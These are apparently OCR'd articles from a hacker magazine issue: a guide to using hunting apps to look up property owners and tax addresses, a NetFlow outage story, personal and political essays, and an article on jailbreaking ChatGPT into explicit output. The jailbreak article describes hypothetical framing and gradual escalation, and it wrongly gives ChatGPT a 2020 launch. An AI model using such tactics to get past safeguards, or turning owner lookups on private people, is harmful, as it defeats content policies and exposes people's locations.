
Technology advancements have impacted every aspect of the world since the dotcom boom of the early 2000s. Virtually all industries have capitalized on this boom and the outdoors industry is no exception. Technology has changed the way hunters hunt: GPS improvements (smaller, more accurate), clothing (lighter, stronger, with scent technology), and weaponry (lighter, stronger, cheaper, etc.), to name a few.

In the last ten years, there has been a surge of web and mobile applications that were designed to aid outdoor advocates in planning, scouting, and executing successful hunts. Hunting and land management apps such as OnX Hunt (www.➥onxmaps.com/hunt/app) and HuntStand (www.huntstand.com/) offer users the ability to search for properties by ownership and location. These apps provide helpful information to hunters, but this short article will show you how their standard features can be leveraged to identify property ownership information during OSINT investigations. For example, it is possible for a private investigator to locate property owners for a client, or a journalist to tie an LLC to a specific property. Although there are other applications that can provide property information (such as Zillow or Redfin), these apps are limited in that they do not provide ownership information.


All of the examples and screenshots provided were created using the OnX Hunt web application. The app is available on Android devices, iOS devices, and as a web application. All information in this article was gathered by using a free trial. The trial is offered to new users after creating a free account. The account was created by providing an ephemeral email address from a free online email service. No credit card information required! HuntStand has also been confirmed to offer property ownership information. Although HuntStand has similar features and functionality, it is not featured in this article. There was effort to redact the full names of all property owners in the images used for this article.

App Features

There are many different features within the OnX Hunt app, but this article highlights map layers, location searches, and owner searches.



This image provides insight into available map layers. A user can choose specific states (or Canada) to focus on and select conditions such as air quality, smoke forecast, slope angles, and trails.



This image highlights options within the California map layer. Notice the “CA Private Lands” layer option. This is the specific layer that makes hunting apps valuable for OSINT investigations. Make sure this layer is turned on before continuing.

People and Places


Clicking on the search box near the top left allows users to search by property location or property owner.

While searching for landowners, the app will suggest results (the name John Smith was only used as an example).

Clicking on a landowner's name will take the user to the property in question. The app will provide name, county, state, acres, location, and a tax address. In this image, the names of property owners have been redacted. Notice some of the properties are owned by LLCs. An LLC can be a great privacy tool for assets if used correctly. Michael Bazzell discusses this topic at length in his book, *Extreme Privacy: What It Takes to Disappear.*

The power of these apps is also showcased by the ability to add waypoints (tag specific locations) and draw boundaries. Hunters use these features to build and plan hunting trips, while an OSINT practitioner can use them to organize investigations.

Although the OSINT benefits of hunting apps are clear, no tool is perfect. At times, information may be outdated. One could argue that all information during an investigation should be cross-referenced with other tools and techniques to prove validity. With regards to property information within these hunting apps, old public records could be to blame for outdated property. Apps could also reflect outdated information if they are slow to update their backend services. The following section discusses this potential obstacle using Dodger Stadium as an example.



Misleading Information?

Using the app's location search feature, a user can easily find Dodger Stadium (the app will zoom into the location of the property once it's selected from the search suggestions). In this image, the app displays the stadium owner as Realco Intermediary LLC, which isn't correct. A quick Google search indicates that Frank McCourt, the previous owner of the Los Angeles Dodgers, was an officer of this LLC at some point. The issue is that Frank sold the Dodgers to Guggenheim Baseball Management in 2012. Although the Dodgers have had new ownership since 2012, this snippet from Wikipedia (`en.➥wikipedia.org/wiki/Guggenheim_➥Baseball_Management`) may explain the lack of property ownership changes within the OnX app (and thus public record); "According to Guggenheim Baseball Management, McCourt will have no control or influence over the land, but will profit from potential future development of it."

This is only a theory and does not prove that all property information is inaccurate. Feel free to validate the information provided by the app by searching for yourself, your family members, or friends and neighbors.

Summary

The original intent of these apps and their features was not to feed the paranoia of the privacy conscious technologist. Hunters all over North America have used these apps to ask landowners permission to hunt on private land. Outdoors men and women have clearly benefited from the breadth of technology improvements imposed on hunting gear and apps in the last decade. In this case, the improvements can be a valuable addition to an OSINT professional's toolbox.

Hacking the Hackers

by Anonymous

Or, 27 Hours of Troubleshooting and Tracking Compromised Servers, and How I Learned to Love NetFlow

Friday night, still digesting the delicious turkey sandwich from the leftover Thanksgiving turkey the day prior, I received a call on my work phone.... It was two months after starting my job as a network engineer for the data centers at my new employer. I was on my first on-call rotation over the long Thanksgiving Day weekend. My on-call predecessor had some issues he had dealt with, but we had no hand-off so I assumed all was well. I went into Friday with a new phone and laptop.... I guess I was prepared!?

I discovered that evening exactly what my prior on-call colleague had been working with - a very odd issue where anyone attempting to connect to the data center (DC) in Charlotte was periodically hit with significant lag and packet loss. It would occur anywhere from every 30 minutes to two hours, sometimes more. It would hit for a period of about five to ten minutes and, yes, it was long enough for people to notice and complain. It had been going on for several days with no resolution. None of my colleagues, or highly experienced and technical management who were promoted through the ranks, could figure it out.

The bridge was frenetic and, after weeding through all the pressures and demands, I managed to get caught up on what was happening and where. I poked around and looked at services and devices reported to be affected. I found nothing wrong inside the DC, and it seemed to impact many or all services in the DC, not just one or two or even a handful. I dug back into my history of troubleshooting experiences in networking, system support, and software development, and realized there had to be one common issue. What is that single point that could cause all of this?

I was still learning, so I had little experience with how this DC connected, but quickly discovered, as this was a national DC, that it connected directly to the company backbone (BB). Well, that made things a bit simpler - the only way in and out was through the redundant pair of BB devices, and this was the *only* item in common to this DC. Experience taught me - and my gut told me - it had to be the bottleneck! I didn't blame BB as I know how one thing can inadvertently impact another.

As this had been going on for several days already, I quickly took control of the dozens of people on the bridge, including VPs and SVPs from across the company, and the vendor who seemed to be out of options they could recommend. We were still working on setting up fiber taps, but that had not been fully implemented, and might be in the wrong location anyway (later it turned out I was correct). We were not collecting NetFlow data remotely yet, so I suggested on the bridge, "...Let's turn on NetFlow...." Crickets.... The vendor then chimed in, "... Sure... that can be done!" I think they were desperate for another option.

The BB individual on the call was reluctant. He wasn't sure he was allowed to implement NetFlow, nor what impact it would have on his BB devices. I assured him that NetFlow would stay internal on the device, have little to no impact (no worse than what was happening currently), we could read the buffers after the event, and we could set the collection sample rate to its lowest setting. He contacted his management who eventually gave the go ahead. I asked who could write the config for this.... Crickets.... "...OK, tell you what, I've had some experience with NetFlow in the past. I'll write it, but I want the vendor to review it to be sure it's fully kosher, and I'm not authorized to make changes to BB devices (as I'm with DC) so someone from BB will need to install the config." I got agreement from both parties on that.

I sat down and researched NetFlow config for these boxes. I did set the sample rate to

as low as it could go, one in 65,536 records, and designed an elegant solution, including methods to monitor and extract the data as it came in. The buffers were not large on the device, so they had to be pulled immediately! The BB individual had tools to monitor general activity on the device, so when he discovered high volumes, he'd immediately report it and I'd pull the capture. The vendor looked over the config I had written, did not make any changes, and reported back a few hours later that it "seemed" safe.

OK, now we just had to wait for the next event.... We waited, and we waited for the next event.... The bridge was tense with anticipation.... I can only imagine the person from BB was nervous as he was the "lookout" and every second counted. We couldn't move from our spots, not even for nature breaks. No one could talk, the bridge was near silent, we all waited for the signal.... At this time, I contemplated how Paul Revere felt as he waited for lanterns that night in the Christ Church tower....

Over two hours later, BB reported an event on their routers! I had prepared a set of commands to pull data from the suspect devices.... Success!!! I captured tens of thousands of records in a few seconds, the hammer had fallen, we were prepared, and our current 27 hours of troubleshooting were nearing an end!

I pulled the records to analyze while the BB individual checked his logs to detect for increased volume on interfaces. He found the culprit! It was some relatively recently turned up interfaces for a new logical DC within the facility. It was so new, I didn't even have access yet as it had only local credentials. It had not been turned up on our ACS security systems yet. I had to get someone from our design and implementation team to log into that structure and track down where they noted activity. They found it quickly as nothing was supposed to be on it, so any activity even slight could be traced easily.

He tracked it down to some new VMs that had been turned up already by the systems team. I was informed that they were instructed not to do this yet, as there was no security for systems out there.... He configured some ACLs to protect the VMs, and activity immediately ceased! We'd come to a resolution of this incident. But not the why.

I was looking at the logs and noted three odd things. My capture rate was as low as it could be, but as best I could tell, [nearly] all packets were invalid. That is to say, the source and destination IPs were *not* in our routing table. In fact, nearly all the source IPs were slated for China. Nearly all the destination IPs were for Africa. So, when the destination IP isn't in routing, it follows what's known as the default route. The two BB peering routers oddly did not have identical routing because they have single homed services, meaning some IPs would only go through one router and not the other. What this means is, if the service could not be found on the one router, it would follow the default route to its redundant pair, and in theory would find its way to that single homed service (IP) on the other router.

Well, this will work if you don't have your systems hijacked like this. So, what happened was the packets would bounce back and forth between the redundant pair of routers on fiber connections until the TTL (Time to Live) was reached. A TTL value on a packet is usually set to 30 or 60, but can be as high as 255 (for other services, other values are possible). It actually has two functions. It can be a timer in seconds, or a hop counter, or both, and, if both, whichever comes first. A packet must get to the destination IP before the TTL expires. When that timer is triggered, a response packet is attempted to be sent back to the source IP to tell the source it could not reach the destination. These are actually the fundamentals on how traceroute works by setting the TTL low and incrementing by one.

So, what was happening was that there was a very low steady trickle of data coming from the VMs, but it was so slight as to be invisible. And at the time we didn't know what we were looking for, so did not think to check for this. But when the "events" occurred, there

was a bombardment of billions of packets in a very short period of time. You may ask, aren't billions of packets noticeable? Not on large scale BB devices, and normally, when they are able to be passed on the data plane, instead of having to be analyzed by the CPU and shipped to a redundant device on the control plane. The data plane is handled in special integrated circuits called ASICs, and are thousands of times more efficient than punting packets to the CPU and control plane.

Because our CPU and control plane were getting pummeled by these packets at a tremendous rate, and bounced back and forth to try to get to the destination (remember the default route pointing to one another?), and then doubled the effort trying to get back to the source to let it know it couldn't deliver the packets after TTL expired, that required necessary "network" packets on these devices to be delayed or dropped, and this caused these boxes to delay or drop all traffic passing north and south through them.

There are bandwidth and throughput measures on devices and interfaces that can be analyzed and diagnosed, but there are few ways to monitor for overall PPS (packets per second) handled by a device. This is exactly what happened here, and why it was so incredibly difficult to track this down. Billions of packets are nothing, but when those packets are bounced back and forth via the control plane, impacting the CPU performance at rates of 30x, 60x, or more (times two for the return traffic), then you start to see slowdowns in perceived traffic through the device. That is why this is so dangerous.

Mitigation has been put in place since this event, and I've not heard about another like it. The event was handled over a 27 hour period (we actually were allowed a break for three hours, but then called back on earlier than scheduled to continue working it). My Turkey Day weekend ended with another two hour incident that was nothing major, just some fiber interface buried down on a Nexus that had an optic failing. Replaced, and it worked fine. On Monday during work hours, our security team contacted me and asked me for the log. I was happy to give it to them, and they could do a deeper dive, maybe track down the culprits, or "noted" culprits from the IPs. NetFlow saved the day!

AN UPDATE FOR KINDLE READERS

We will be available through the Kindle Unlimited program. You pay Amazon $9.99 a month and get access to millions of Kindle titles and we get included for no extra charge. That means ANYONE using this service will be able to read us without having to pay more.

The catch is you have to actually READ our pages. We don't know exactly how that's determined, but we imagine it involves spending a bit of time on each page.

A strong showing here could be really good for us. We'll know soon enough.

(Info on other ways to subscribe digitally can be found in this issue.)

Is There Anything Else I Can Assist You With?

by Gregory Porter

What is hacking? Its definitions vary, but one to which I often turn describes it as using something for a purpose other than what it was originally designed for - like using a whistle to get free long-distance calls (telephone-museum.org/telephone-➥collections/capn-crunch-bosun-➥whistle/), or using a shoe to open a wine bottle (www.wikihow.com/Open-➥a-Bottle-of-Wine). A core element of hacking is challenging the assumptions made in a system. It, of course, doesn't necessarily mean a criminal activity, nor does it have to be directly related to technology. Consider social engineering, which focuses on communication (often with an eye toward human psychology); you might convince a sympathetic call center employee to provide unauthorized account information, for example. Though social engineering, we will see, doesn't necessarily need to involve two humans. In this article, I will be discussing how to utilize social engineering with ChatGPT.

ChatGPT is a remarkable AI Chatbot (chat.➥openai.com/chat). Since its launch in November 2020, it's been the talk of the town. It's ballooned into a larger focus on AI too; AI for content generation all across the spectrum - AI-written books, blog posts, twitch streamer content, and even software can be generated. This article won't be going into detail about how ChatGPT works, as there are plenty of articles that discuss how it works in detail. At a super high level, though, given an unheard amount of training data, it takes the input and tries to measure the weight of different components (words, phrases, etc.) to then formulate the most reasonable or natural response. A key development (beyond its immense training data) is it uses an "approach to incorporating human feedback into the training process to better align the model outputs with user intent" (towardsdatascience.com/➥how-chatgpt-works-the-models-➥behind-the-bot-1ce5fca96286). But, for our discussion here, all you need to know is that you provide text (questions or statements) in a message window, and it generates written content as a response. You can follow up with another series of questions or statements or tell it to regenerate that response.

I started using ChatGPT as a joke/bet with a friend. We wondered if it was possible to make ChatGPT generate erotica. I was doubtful. I'm trained in neither AI nor machine learning, so surely I wouldn't stand a chance but, perhaps, coming at it with some creativity, I could at least get it to say something juvenile.

When you log into the free version of ChatGPT, it lists three columns: Examples ("Got any creative ideas for a 10-year-old's birthday?"), Capabilities ("Trained to decline inappropriate requests"), and Limitations ("May occasionally produce harmful instructions or biased content"). Another capability that will come into play later is "Remembers what the user said earlier in the conversation."

Let's begin with the first Capability - "Trained to decline inappropriate requests." If you tell it to "Generate hardcore pornography", the bot will respond with two warnings. The first warning wraps your prompt in red and links to their content policy which states what usage is disallowed by their models. The second warning comes from the bot saying, "I'm sorry, I cannot generate explicit or inappropriate content as it goes against my programming to adhere to ethical and moral guidelines. My purpose is to assist users in generating creative and informative content and provide helpful responses to their queries without violating any ethical or legal norms. Is there anything else I can assist you with?" That seems like a pretty cut-and-dry "No." What do we do now?

I once heard of a police interrogation strategy where you try to distance the suspect from the crime. "How did you murder So and So" is too intense of a question. Naturally, the suspect will feel accused and trapped. They'll clam up. More general questions help establish a rapport with the suspect and they might inadvertently give out incriminating details. You'd ask, "how did you feel about So and So?" or "what was the last major interaction you had with So and So?" Before you know it, the suspect might be saying, "Oh, I didn't like them at all. You know, the last time I saw them, it just sent me over the edge." (www.cga.ct.gov/2014/➥rpt/2014-R-0071.htm) Granted, it isn't a confession but it gives you more information

than you had before. A lead is better than nothing. How can we imitate that with ChatGPT? The warning response might yield some helpful clues: "...My purpose is to assist users in generating creative... content...." Let's see about leveraging the "creative" part of this system.

What if we set a scene in a dream sequence? We wouldn't be asking for something concrete, we would just be asking for a hypothetical situation that would necessitate creativity: "How did you commit the robbery" versus "If you were going to commit this robbery, hypothetically speaking, how would you do it?" This alone won't work, but it will help move us in the desired direction. We're, in a sense, building a rapport.

What if instead of explicitly asking for salacious writing, we get ChatGPT to start giving information about a character's costume? It gets ChatGPT in the rhythm of talking about Character X's outfit without talking about that character's body. The bot will recall details, as mentioned earlier, and expound upon them (with the right leading prompts). Eventually, the bot just transitions over to talking about the other "qualities" of the character.

What if we told the bot to combine a couple of seemingly unrelated points (like a conversation between two characters and the warmth caused by love) into a single story? This alone could yield some solid cookie-cutter romantic fan fiction.

Now, with more complex hacks, one trick isn't enough. There might be a single noteworthy exploit, but it would be used in conjunction with others to take over a system. This ChatGPT manipulation is no different. If we use a combination of all these methods, then, yes, ChatGPT can be manipulated into generating graphic responses. That is, instead of giving a warning and stopping, it will first use metaphor, then it will use explicit language to describe people or actions. I did use some other strategies but I don't want this to become something of a tutorial (or at least any more than it already is). Where does this leave us?

AI and Ethics are already a subject of debate (`futurism.com/law-political-➥deepfakes-illegal`) and ChatGPT fits well in the mix. If we use ChatGPT to create fan fiction, surely that would be OK. What about if we start using "real" people as characters in the fan-fictions? It would become a sort of text Deepfake version. Are there certain things that it shouldn't be allowed to share? And of course, the opportune word is "provide." ChatGPT can certainly generate all sorts of things, but it just throws a warning in response. As it stands, when input is deemed unacceptable, its answer, like other examples of AI, is to just throw a warning (and stop generation) - or at least try to.

In 2016, Microsoft released a chatbot on Twitter named Tay. Within 16 hours, it was manipulated into tweeting racist and sexist comments. It was shut down. Its successor, Zo, suffered a similar fate. As it stands, when input is deemed unacceptable, its answer, like other examples of AI, is to just not generate it. But shutting down or not generating a response is an easy attempt to avoid confronting the questions of how to handle this content. But, in this avoidance, it is making an implicit judgment call on how that content can be used. Given the ease at which it can be manipulated and the far-reaching popularity of ChatGPT, what is the ultimate impact of this faux-curation?

On a personal level, I wonder about the damage done by doing this sort of exploration too. In the case of Tay, people trained it to tweet racist and sexist comments, and others saw such comments. For some, it was a joke. For others, probably not. Since ChatGPT is trained on user data, I helped (perhaps even in a small way) train ChatGPT to produce this output. Maybe Google will counter what I did, but maybe not. Perhaps, because Tay was such a public-facing chatbot, the damage was immediately felt whereas ChatGPT only displays in private sessions so that damage is mitigated. But, ChatGPT exists as a massive system, one that I am altering, and, as such, others might experience this change.

ChatGPT is a technological feat of content generation. In much the same way that a call center employee has criteria for the information they can give out, ChatGPT has, for better or worse, guidelines for what it can generate. If we challenge the assumptions made by the call center employee, we can get more information than they intended. Similarly, by pushing on the assumptions made by ChatGPT, we can manipulate it to respond with output quite at odds with its current guidelines. The fact that this manipulation is possible, however, indicates that ChatGPT's capabilities have philosophical and ethical questions that remain unanswered.

Thanks for reading, happy hacking, and stay safe.

The Hacker Perspective

by Diana K

Some may think that a person becomes a hacker by learning how to become a hacker. For me, it was about solving problems as it was for my dad. I actually became a hacker at age seven when my dad taught me how to use a GE-635 mainframe using a Teletype ASR-33 with a paper tape reader and punch to load BASIC and FORTRAN programs. He also taught me how an IBM 404 plug programming board worked.

In 1989, I was starting my first position as a medical researcher in charge of a FACS lab. When I went to the bank to open a checking account, the clerk thought I was manager of a bunch of fax machines. In actuality, FACS is an acronym for Fluorescence-Activated Cell Sorting and my lab had a BD FacStar Plus with an HP 9000 and IBM PC computer. I watched *Real Genius* that year and was surprised the same equipment was used in the movie. The purpose of "the machine" (or "space shuttle" as it was called) was to collect data from blood samples. The machine was like a water microscope where cells pass through a column and were sampled via a laser beam with five parameters collected then. Now it is about 22. Then, the data would be put on the HP 9000. The issue that existed was that the HP 9000 used specialized 3.5 inch disks and the disks were not easily translatable to an IBM PC format. Also, the HP 9000 was the only computer for processing and analysis.

Around 1990, we moved out to Wauwatosa near the medical college of Wisconsin to expand and become closer with "the flock" as one county director referred to us in the groundbreaking talk. Then, the problem was that to send 3.5 inch HP disks to various departments, it usually meant I had to drive from the Milwaukee Research Park back to the downtown site by taking a route I could drive in my sleep: Watertown Plank Road to Highway 100, then east on Wisconsin Avenue with a detour on State Street passing by Miller Brewing (as the Wisconsin Avenue Bridge was under construction), and to downtown Milwaukee at the western edge of Marquette University campus and the original research building.

I was getting frustrated with having to drive the disk over to the research site and thought maybe I could hook up the HP 9000 to the IBM PC which was linked to the IBM mainframe network used downtown to save time.

I saw in the lab a GPIB-488 box connected to the IBM PC; the HP 9000 had the corresponding connector for the GPIB-488. The only issue was programming it. In doing this, I had to watch my back as two IT guys who were nicknamed "the Bobbsey Twins" would try to see what I was doing and they didn't want any changes unless they approved them. They thought they ran my lab and I reported to them when I actually reported to the Navy as it was the time of "Desert Shield" and "Desert Storm." I was a medical contractor.

One colleague who was my right hand, L, would watch and inform when the "the Bobbsey Twins" were prowling about. She was also a good friend. L warned me "the Bobbsey Twins" had heard I was planning to interface the HP to the IBM PC and IBM network. I was told that E, the big guy in IT, wanted to see me pronto.

The hack I performed had been working for about a week before I was discovered and many in the Wauwatosa and downtown research sites thanked me for the link; it meant that they could start analysis of data sooner and in a format that was more friendly for research publication. The hack involved me writing a TSR (terminate-and-stay-resident) program on the IBM PC using an early edition of Turbo Pascal and a support program using HP Pascal 3.1 on the HP 9000. The program was written with a simple text-based, command mode interface to make it easy to transfer the contents of one HP 3.5 inch disk to the network or to an IBM PC disk on the PC at my desk.

When I was writing the program, L was surprised at how fluid I was writing the code - almost like taking dictation. Also, she was

impressed that I solved a problem that everyone bitched about for three years which no one could solve with all the PhDs, MDs, and MSs present who claimed to know how to program.

I used a block size of 256 with two logical 128 blocks like CP/M did on my trusted Osborne 1 computer I still used. Also, I added a simple handshake queue for pre-sending and a handshake transmit for storage on an IBM PC floppy or via the network.

At that time, many of us were using Kermit to transfer files from the minicomputer at my alma mater to our computers. I used my Osborne 1, a TI-99/4A, and a new Radio Shack laptop. At work, I migrated from the Osborne-1 to the Radio Shack "IBM PC-like" laptop. It was 25 pounds versus 15 pounds and used DR-DOS (I hated MS-DOS and only used it if I had to).

The big showdown: E feigned welcoming me into his office. He closed the door and then began his shark attack, which went like: you're a lone wolf, I'm going to report you to IBM and blacklist you, I'm going to ban you from using the HP, blah, blah, blah.

There was something E forgot. When E finished having his old Milwaukee loudmouth outburst, I gave him my response which consisted of two claims: first, this lab was not under his control and second, if he wished to challenge this, he could call the admiral I was working for in the Navy. I gave him his phone number with area code 202.

E turned from a shark to a shark who had been speared. I said I had work to do and walked out of his office. The people in the IT department looked like they saw something that had never happened before.

L greeted me on my return as she was the person who had previously worked in the lab who had been shocked by E's "management style." L saw that *I* wasn't shocked, and that I was actually smiling. When I returned to the lab, I received a call from a colleague at an East Coast university asking if I could share my code with the community. I did.

So, the TSR and HP 9000 app program became my first open source contribution. I still contribute to open source today (username "diana1k") with quite a few projects.

I had a second experience of being labeled a hacker and becoming a hippie at my alma mater. It was 2015 and a friend of mine and I were both interviewing for the same position as adjunct professors of computer science in the business school in 2000. I passed because I felt the business school approach to computer science was too limiting and instead worked with other hacker teacher communities.

As part of my effort at continuing education, I took two graduate computer science courses in computer architecture where I learned VHDL for simulations and was able to develop my own VHDL simulator (because I felt some VHDL companies wanted too much in fees).

The first day of class started for my computer architecture course and I came to class with my Dell laptop, notebook, and pen. As I entered the class and prepared to listen to the lecture, I noticed many students busy typing on social media, so much that the clacking of typing was easily heard.

The lecture started. I began to take notes with a paper and pen like we did when I was in graduate school at the University of Phoenix for my MBA and my doctoral studies. I received the strangest looks even from the professor who is my age. She was wondering - and the students were wondering - if I were someone who had fallen to Earth from the past. The method I used in the lecture was a fusion of when I was an undergraduate in the early 1980s and from my online studies at University of Phoenix. The method and strange looks continued on during the class.

In April it was about 70 degrees and, like I did in the past when I studied at my alma mater, I wore socks and sandals. The new chancellor saw this (she was my age too) and said "who is that hippie!" I heard this and chuckled. A friend who is a professor tried to explain that in my older age I had become a hippie and a hacker compared to when I studied in pre-med and comp sci in the early 1980s - sort of like going through a middle-aged crisis moment.

What is odd though is that my friend who is a professor, the chancellor, and the course professor were wilder in the early 1980s than I was. So, in a reversal, I had become more open in my older age and they had become more closed and more fearful in theirs.

Some may say that they have something to lose by being open like me. I think I am better in enjoying a full life and a life without regrets; when I think of an idea, even half-baked or on a lark, I do it.

I was taking a second graduate class - a computer networking class - and that night I

was not feeling well; my diabetes sometimes acts up in odd ways. The class was scheduled for four hours and we went three hours before a break. By that time, my body was done and I became very hypoglycemic and could not continue to take the lab for another hour. So, I went home and rested to get my hypoglycemia under control.

I called the professor who was teaching lab for the computer networking course and said that I couldn't come in and would come to the next lab. She said that was OK and wished me good heath. That night I rested - the next lecture came a few days later. She had set the breaks at two hours and I was able to come to the lab. In the lab, many people had heard of my diabetic moment and also about the nicknames given to me as a hippie and a hacker.

I didn't mind the nickname hippie or hacker as my parents raised me to be open minded and in the 1970s many older hippies and hackers I met were the nicest people: they gave computer storage and computer time to play on a PDP-11/70 using Oregon Pascal and computer time to play on an IBM System/370 to practice PL/1 and assembly as well as assembly on the PDP-11/70.

That night, just before the other students came in, the professor asked if I could discuss an aspect of the real world which would mean disclosing who I was. To some, disclosing who you are in the current day doesn't seem like a big thing. In the Wisconsin of 2015, it was. I said OK.

The professor started, "I know many of you wonder about Diana and what may seem like odd ways she does things." She discussed how she and others who had known me since the 1980s liked the leadership I had shown. "In closing, Diana was born male and is one of others in comp sci and business who have transitioned."

After that, a few students asked questions about what it was like. I told them it wasn't always roses and in fact your confidence is tested more in terms of who you are and your identity than would have been before.

The computer network professor told me how she liked that I was taking an active leadership role with a group of students. The students liked how I was giving them transformational leadership to get them out of their bubble.

The point of these instances is if my dad and I had not been hackers, I would not have transitioned and I would still be an IT cog caught in a bad work environment. By being a hacker, I am enjoying the life I want. It helped to make the decision to come out as male to female (MTF), and have a name and gender change.

As a closing thought, many people think that if someone is MTF, they are certainly one political party or one part of the spectrum. I am liberal socially and I am a centrist who believes in a social safety net. I do work with legal aid organizations to help others get protection for their constitutional and human rights.

Diana K is currently a retired executive, medical researcher, and Arduino enthusiast/hobbyist. During her retirement she works on Arduino and other projects and also does podcasting.

HACKER PERSPECTIVE SUBMISSIONS ARE STILL CLOSED

We are very close to reopening them so get ready!

2000-2500 words on what it means to you to be a hacker. Include some stories, lessons learned, and philosophy on the hacker world. $500 per entry chosen.

It can't hurt to write it now and send it in as soon as submissions open again!

Giving a Damn: Response to "A Holistic Approach is Better"

by ru0k

Brandolini's law: "the amount of energy needed to refute bullshit is an order of magnitude bigger than that needed to produce it."[1] Quite a lot of highlighter needed with Delta Charlie Tango's (DCT) essay in 40:1, but one must always take the time and effort. What I want to show you, dear reader, is that being the curious creature that you are involves understanding society too. This world is not just bit and byte, but brains and bodies too.

"... one mark of intelligence is to hold two opposing views in your mind"

" ... what I do want is to encourage you to challenge yourself"

DCT didn't do anything of the sort. They instruct you to suspend your convictions like a magician distracting the audience before the trick is performed. Let's peek behind the curtain.

"I think the biggest problems we have in America - and the world - are big government, dishonest money, a movement towards total control, and erosion of individual freedom in favor of collectivism."

No, it's greed and not caring about others. If only America had some more collectivism! There are valuable practices we can take piecemeal from more collectivist societies. Take "kyushoku" school lunch in Japan: organized and distributed by students to each other, it teaches them to work as a team and serve each other in turns. Can you imagine doing something like this in America?[12]

"2600 *Forgot What Orwell Tried to Teach Us"*

Nonsense. George Orwell's "Why I Write" essay describes four motives for writing[7]:

1) *Egoism*. You probably already know.

2) *Aesthetic enthusiasm*. "Pleasure in the impact of one sound on another, in the firmness of good prose or the rhythm of a good story. Desire to share an experience which one feels is valuable and ought not to be missed."

3) *Historical impulse*. The "desire to see things as they are, to find out true facts and store them up for the use of posterity."

4) *Political purpose*.

Now, look here from that work:

"Using the word 'political' in the widest possible sense. Desire to push the world in a certain direction, to alter other people's idea of the kind of society that they should strive after. Once again, no book is genuinely free from political bias. *The opinion that art should have nothing to do with politics is itself a political attitude*."

Hacking is as much an art as it is a science. It is political. It involves being curious and logical, but also sticking up for people: something we should never forget, dear reader.

Further:

"It can be seen how these various impulses must war against one another, and how they must fluctuate from person to person and from time to time. By nature - taking your "nature" to be the state you have attained when you are first adult - I am a person in whom the first three motives would outweigh the fourth. In a peaceful age I might have written ornate or merely descriptive books, and might have remained almost unaware of my political loyalties. As it is I have been forced into becoming a sort of pamphleteer."

So too are we all.

"This magazine has recently leaned towards a politically correct, woke, mainstream narrative type of musings."

Well, they fit all of the signal words in one sentence. I'm glad *2600* is so engaged. I guess I have to bring up that I'm trans. I had to move states because a couple of guys became obsessed with me, said that "we're gonna kill you all someday," and started regularly cruising around the neighborhood in which I lived. Police did nothing. I had to risk a great technology career and move.

So yeah, let's talk about control, then. Christians with a bent for conquest conspire to limit the existence of trans people starting with sports, children, and eventually adults[2] [3]. I frankly can't keep up with all of the legal attempts[4]. Trans people are a minority and struggle with just our own efforts. We need others to stick up for us. Other minorities too.

I'm 40. What I would give to transition as a younger kid! I barely escaped suicide and decided to live because I saw that the world was changing on that for the better. Good words could mean one more good hacker on this earth. Solidarity with the excellent trans hackers out there.

"I don't need a hacker magazine telling me not to come to a meeting unless I'm vaccinated."

2600 is far from a health journal. Nearly seven million dead worldwide?[8] I think that qualifies for some word count. Get over thyself. Getting vaccinated is a good way you

can contribute to the overall public's health. So many awful diseases have been eliminated by vaccines[5] and the underlying technologies might also prove useful to fight other diseases too[6].

"If we're intelligent thinkers, we'll study to understand the reasons for Russia doing what they did."

"Why have Ukraine flags on your website?"

Russia are waging an unjustifiable war on a country to appease an Alexander wannabe with delusions of grandeur at the cost of their own lives and innocent Ukrainian lives. People are frankly exhausted considering Putin's conquest, whether we take him at his current word[10] or not[11]. May Ukraine find peace and their aggressors experience justice.

"Why don't you protest the military industrial complex?"
